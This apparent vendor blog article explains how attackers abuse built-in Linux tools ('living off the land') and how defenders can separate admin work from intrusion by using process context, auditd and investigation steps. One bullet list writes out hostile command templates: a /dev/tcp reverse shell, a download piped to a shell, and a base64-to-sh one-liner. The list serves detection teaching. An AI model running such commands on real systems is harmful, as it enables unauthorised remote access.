What living off the land means on Linux
Living off the land means an attacker using the tools already installed on a machine instead of bringing their own. On Linux that is easy, because a normal server ships with a shell, a downloader, at least one scripting language, a scheduler and a remote access tool. The defence is not to ban those tools. It is to collect enough context about each use to tell an administrator’s work from an intruder’s.
Attackers like this approach for good reasons. Built-in tools are already trusted, so they do not trip a file-hash check. They are present on every server, so the same playbook works everywhere. And their use blends in with the thousands of legitimate commands administrators and automation run each day. The public GTFOBins project lists, for hundreds of common Unix binaries, the ways each can be used to get a shell, read files, download data or keep access.
That list is worth reading as a defender. It shows that blocking or removing one tool rarely helps: if curl is gone, wget, python, perl, openssl or even bash itself can fetch a file. Detection that looks at what a tool was asked to do, by whom and from where works across all of them. Detection that looks only at tool names does not.
The usual tools and how they are abused
The same handful of tools come up again and again. Each one has a normal use and a familiar abuse, and the abuse usually looks slightly different on the command line.
- bash and sh: interactive shells and scripts. Abuse: reverse shells such as bash -i >& /dev/tcp/<address>/<port> 0>&1, or long one-liners with base64 -d piped to sh (ATT&CK T1059.004, Unix Shell).
- curl and wget: downloading packages and calling APIs. Abuse: fetching a payload and piping it straight to a shell (curl … | sh), or writing it to /tmp or /dev/shm and marking it executable (T1105, Ingress Tool Transfer).
- python and perl: scripts and automation. Abuse: python -c one-liners that open a socket and spawn a shell, or a tiny web server used to move files.
- cron and systemd timers: scheduled jobs. Abuse: a new line in a user crontab, /etc/cron.d or a new timer unit that relaunches the attacker’s tool (T1053.003, Cron).
- ssh: remote administration. Abuse: an attacker’s key added to ~/.ssh/authorized_keys (T1098.004), reverse tunnels with ssh -R, or hopping from one server to the next with stolen keys.
How to tell admin work from abuse
Context separates the two far better than the command alone. Four questions do most of the work. Who ran it: a named administrator, a service account, or the account that runs the web server? What started it: an SSH session, a configuration management tool, cron, or a web server process? Where did it run from and write to: a package directory, or /tmp, /dev/shm or a hidden directory in a home folder? And when: in a change window, or at three in the morning on a database server nobody logs on to?
The parent process is often the strongest signal. curl started by an administrator’s bash session, itself started by sshd, is ordinary. curl started by sh, started by a Java application server or by nginx running as www-data, is a strong sign that someone has found a way to run commands through the application. Web servers, database servers and application runtimes should almost never spawn shells.
Sequence matters too. One whoami is nothing. whoami, id, uname -a, cat /etc/passwd, ip a and ps aux within a minute, from a session that then runs curl to an unfamiliar address, is a discovery burst followed by a download. Look at the run of commands, not each one alone.
- User: named administrator, automation account or service account
- Parent and grandparent process, and the full chain back to the session
- Working directory and file paths: package paths versus /tmp, /dev/shm and hidden folders
- Time and change records: was this planned work?
- What happened next: network connections, new files, new cron entries
Telemetry that makes the difference
You cannot judge any of this from /var/log/auth.log alone. You need process events with full command lines and parent information. On Linux the two common sources are an endpoint agent, such as Elastic Defend, and the kernel audit system, auditd. Elastic Defend records process start events with process.command_line, process.parent.name, process.parent.command_line, user.name and process.working_directory, and ties them to network and file events from the same process.
auditd is built into Linux and can record every program execution with a rule such as -a always,exit -F arch=b64 -S execve -k exec (with a matching rule for 32-bit calls). You can read the results with ausearch -k exec, or ship them to your SIEM with Elastic Agent’s Auditd Manager integration or a similar collector. Add watch rules for the files attackers like to change: /etc/cron.d, /var/spool/cron, /etc/systemd/system, /etc/sudoers and authorized_keys files.

Two cautions. First, execve auditing on a busy server is noisy; filter out known high-volume automation at the collector rather than dropping the rule. Second, attackers who gain root may try to stop auditd or clear logs (T1562.012 and T1070.002), so alert when a machine’s audit or process events suddenly stop.

Investigating one of these alerts
When an alert fires on a built-in tool, rebuild the chain first. Walk the parent processes up to the session or service that began it. Then look sideways: what else did that session run, what network connections did those processes make, and what files did they create or change? A download is far more worrying when the downloaded file was then executed and started calling out.
Next, check persistence. Look for new or changed crontabs, systemd units, shell start-up files such as .bashrc, and authorized_keys entries on the host around the time of the alert. Then check whether the same command line, destination or file appears on other machines. Living-off-the-land activity spreads with the same commands, and a match on a second server changes the picture.
Finally, talk to the people who run the machine. Ask whether anyone was working on it at that time and whether the commands match planned work. A quick answer from the owner often closes the alert as authorised activity; silence, or “nobody should be on that box”, moves it the other way. Record the answer either way.


In our lab, an adversary simulation agent on a Linux machine called linux04 ran a burst of reconnaissance commands using nothing but standard tools. The commands alone looked like an administrator having a look around. What settled it was the context: the process behind them was a caldera-agent process beaconing every five minutes over HTTP.
Where armor360 fits

armor360 investigates alerts like these by querying the process and parent chain, other events and alerts on the host, user activity and threat-intel lookups, and keeps every record it uses as cited evidence. Its coverage view shows which machines are missing log types, so gaps in process or audit data are visible.
People review each verdict and decide what to do. armor360 recommends; it takes no response actions.